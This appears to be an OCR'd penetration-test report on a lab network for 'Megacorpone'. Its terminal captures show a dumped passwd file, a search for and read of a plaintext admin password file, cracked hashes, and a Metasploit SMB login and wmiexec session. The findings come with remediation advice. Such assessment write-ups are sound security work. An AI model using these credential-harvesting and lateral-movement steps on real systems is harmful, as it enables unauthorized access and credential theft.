
:


root@kali: ~/Desktop
root@kali: /usr/share/exploitdb/exploits/unix/remote
root@kali: ~/Desktop
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
tstark:x:1004:1004::/home/tstark:/bin/sh
systemd-ssh:x:115:1005::/nonexistent:/bin/bash
find / -type f -iname "admin*.txt"
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/var/tmp/adminpassword.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
cat /var/tmp/adminpassword.txt
Jim,
These are the admin credentials, do not share with anyone!
msfadmin:cybersecurity
^X@sS

:


File Actions Edit View Help
root@kali: ~
root@kali: ~/Desktop
GNU nano 2.0.7 File: sshd_config
Package generated configuration file
See the sshd(8) manpage for details
What ports, IPs and protocols we listen for
Port 10022
Port 22
Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768
Logging
SyslogFacility AUTH
LogLevel INFO
Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys
Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
similar for protocol version 2

:



Vulnerability: Weak Password

Risk Rating: **Critical**

Megacorpone currently permits the use of subpar, easily guessable passwords by its staff. We capitalized on this weakness and correctly guessed one such password, enabling us to establish a connection to a Linux machine and execute a script file. After escalating our privileges, we were able to acquire the password hashes from the /etc/shadow file. Utilizing John the Ripper, a widely used password-cracking tool, we deciphered these hashes.
With the newly obtained credentials in our possession, we then employed Metasploit for a password-spraying attack across the entire network. This strategy was successful, granting us

:

access to additional machines within the network. This finding underscores the critical importance of robust password policies in securing a network.


Description:

Affected Hosts: vpn.megacorpone.com, 172.22.117.150 - Linux, 172.22.117.20 – Windows10 machine 172.22.117.10 – WinDC01 – Domain Controller

Remediation:

- Strong Password Policies: Establish and enforce a strong password policy that requires complex passwords. This includes a mix of uppercase and lowercase letters, numbers, and special characters.
- Password Length: Longer passwords are more secure. Encourage the use of passphrases, which are easier for users to remember and harder for attackers to crack.
- Regular Password Changes: Implement a policy requiring regular password changes. However, don't make the period too short, as it may encourage users to choose simpler passwords.
- Prevent Password Reuse: Implement measures to prevent the reuse of old passwords.
- Two-Factor Authentication: Consider implementing two-factor authentication (2FA), which provides an additional layer of security.

:


*/root/Desktop/unhashed.txt - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
tstark:Password!:19005:0:99999:7:::
4 password hashes cracked, 5 left

:

```
   BRUTEFORCE_SPEED   5               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false           no        Try each user/password couple stored in the current databas
   DB_ALL_PASS        false           no        Add all passwords in the current database to the list
   DB_ALL_USERS       false           no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none            no        Skip existing credentials stored in the current database (A
   DETECT_ANY_AUTH    false           no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN  false           no        Detect if domain is required for the specified user
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS   true            no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ...
   RECORD_GUEST       false           no        Record guest-privileged random logins to the database
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploi
   RPORT              445             yes       The SMB service port (TCP)
   SMBDomain          .               no        The Windows domain to use for authentication
   SMBPass                            no        The password for the specified username
   SMBUser                            no        The username to authenticate as
   STOP_ON_SUCCESS    false           yes       Stop guessing when a credential works for a host
   THREADS            1               yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                      no        File containing users and passwords separated by space, one
   USER_AS_PASS       false           no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE            true            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
[!] 172.22.117.20:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - Scanned 1 of 1 hosts (100% complete)
```

```
svchost.exe                  3696 Services                   0      9,016 K
SearchIndexer.exe            3292 Services                   0     17,904 K
svchost.exe                  1992 Services                   0      7,296 K
WmiPrvSE.exe                 3952 Services                   0      9,484 K
cmd.exe                      3600 Services                   0      3,888 K
conhost.exe                  3708 Services                   0     11,968 K
tasklist.exe                  748 Services                   0      8,600 K

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net session
COMMAND => net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Computer             User name            Client Type       Opens Idle time

-------------------------------------------------------------------------------

\\127.0.0.1          tstark                                    1 00:00:00
\\172.22.117.100     tstark                                    0 00:00:01
The command completed successfully.


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND systeminfo
```


:

Vulnerability: Privilege escalation

Risk Rating: High

Description:

Upon our assessment, we identified a major weakness in Megacorpone's security environment related to privilege management. Surprisingly, the system's permission controls were not robust, which allowed us to gain immediate access with root privileges, bypassing any need for escalation. This indicates that the initial level of access provided was overly permissive and directly granted us complete control over the system. Such a situation poses a substantial risk, as it would enable a malicious actor to exploit the system extensively right from the onset of access.

Affected Hosts: 172.22.117.150 – Linux machine 172.22.117.20 – Windows10 machine

Remediation:

- Principle of Least Privilege (PoLP): Always ensure that users, processes, and applications have only the bare minimum privileges they need to perform their function. If a user or process needs temporary higher-level access, it should be granted explicitly and revoked immediately after.
- Segmentation and Isolation: Segregate your network and isolate systems so that compromising one system doesn't give full access to all others. This can be achieved using firewalls, VLANs, and other similar technologies.

Vulnerability: LLMNR

Risk Rating: High

Description:

LLMNR, standing for Local Link Multicast Name Resolution, is a dated broadcast protocol typically used as a local alternative when DNS is unavailable. It has a vulnerability that malicious actors can exploit by listening for LLMNR requests and fabricating a response, thereby tricking users into providing them with their credentials, which could potentially compromise the network. During our assessment, we simulated such an LLMNR attack and successfully procured a fresh set of credentials that we hadn't previously accessed.

Affected Hosts: 172.22.117.20 – Windows 10 machine

Remediation:

- Disable LLMNR: As a foremost measure, consider disabling LLMNR protocol across your network, as it is rarely needed in modern network environments. This can usually be achieved through network settings or Group Policy in a Windows environment.

:

- Enable DNSSEC: DNSSEC or DNS Security Extensions add a layer of security to the DNS resolution process, which can help prevent spoofing and other attacks.

Conclusion

Based on the findings of the penetration testing, Megacorpone has several areas of security that require significant attention and improvement. Vulnerabilities range from outdated software with known vulnerabilities, poor password policies, publicly accessible, sensitive information, and improper system privilege configurations, among others. Each vulnerability has the potential to be exploited, leading to unauthorized system access, data loss, or a potential system-wide compromise.


Next Step

1. **Immediate Patching and Updating:** Begin by addressing known software vulnerabilities. Update the Apache servers and FTP software to the latest versions. This step will eliminate many known vulnerabilities and should be a priority.
2. **Improve Password Policies:** Enforce a stronger password policy across all systems. This should include complex passwords, regular password changes, and disallowing password reuse.
3. **Protect Sensitive Data:** Secure the storage of administrative or other sensitive credentials. Consider using secure methods like a password manager or encrypted databases.
4. **Privilege Management:** Review and adjust system privileges based on the principle of least privilege. Users should only have the permissions necessary for their roles, and root access should be strictly controlled.
5. **Protect Network Services:** Make the IP addresses for the domain servers private and ensure strong firewall protections are in place. Consider switching to secure protocols like SFTP or FTPS.
6. **Disable or Secure LLMNR:** Evaluate the need for LLMNR in the network environment. If it's not necessary, consider disabling it. If it must remain active, ensure proper security measures are in place.
7. **Regular Audits and Monitoring**: Conduct regular audits to ensure compliance with the new policies and to check for new vulnerabilities. Continuously monitor systems for suspicious activities.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that Secure Matrix used throughout the assessment.

:



[Link to MITRE ATT&CK JSON FILE]

: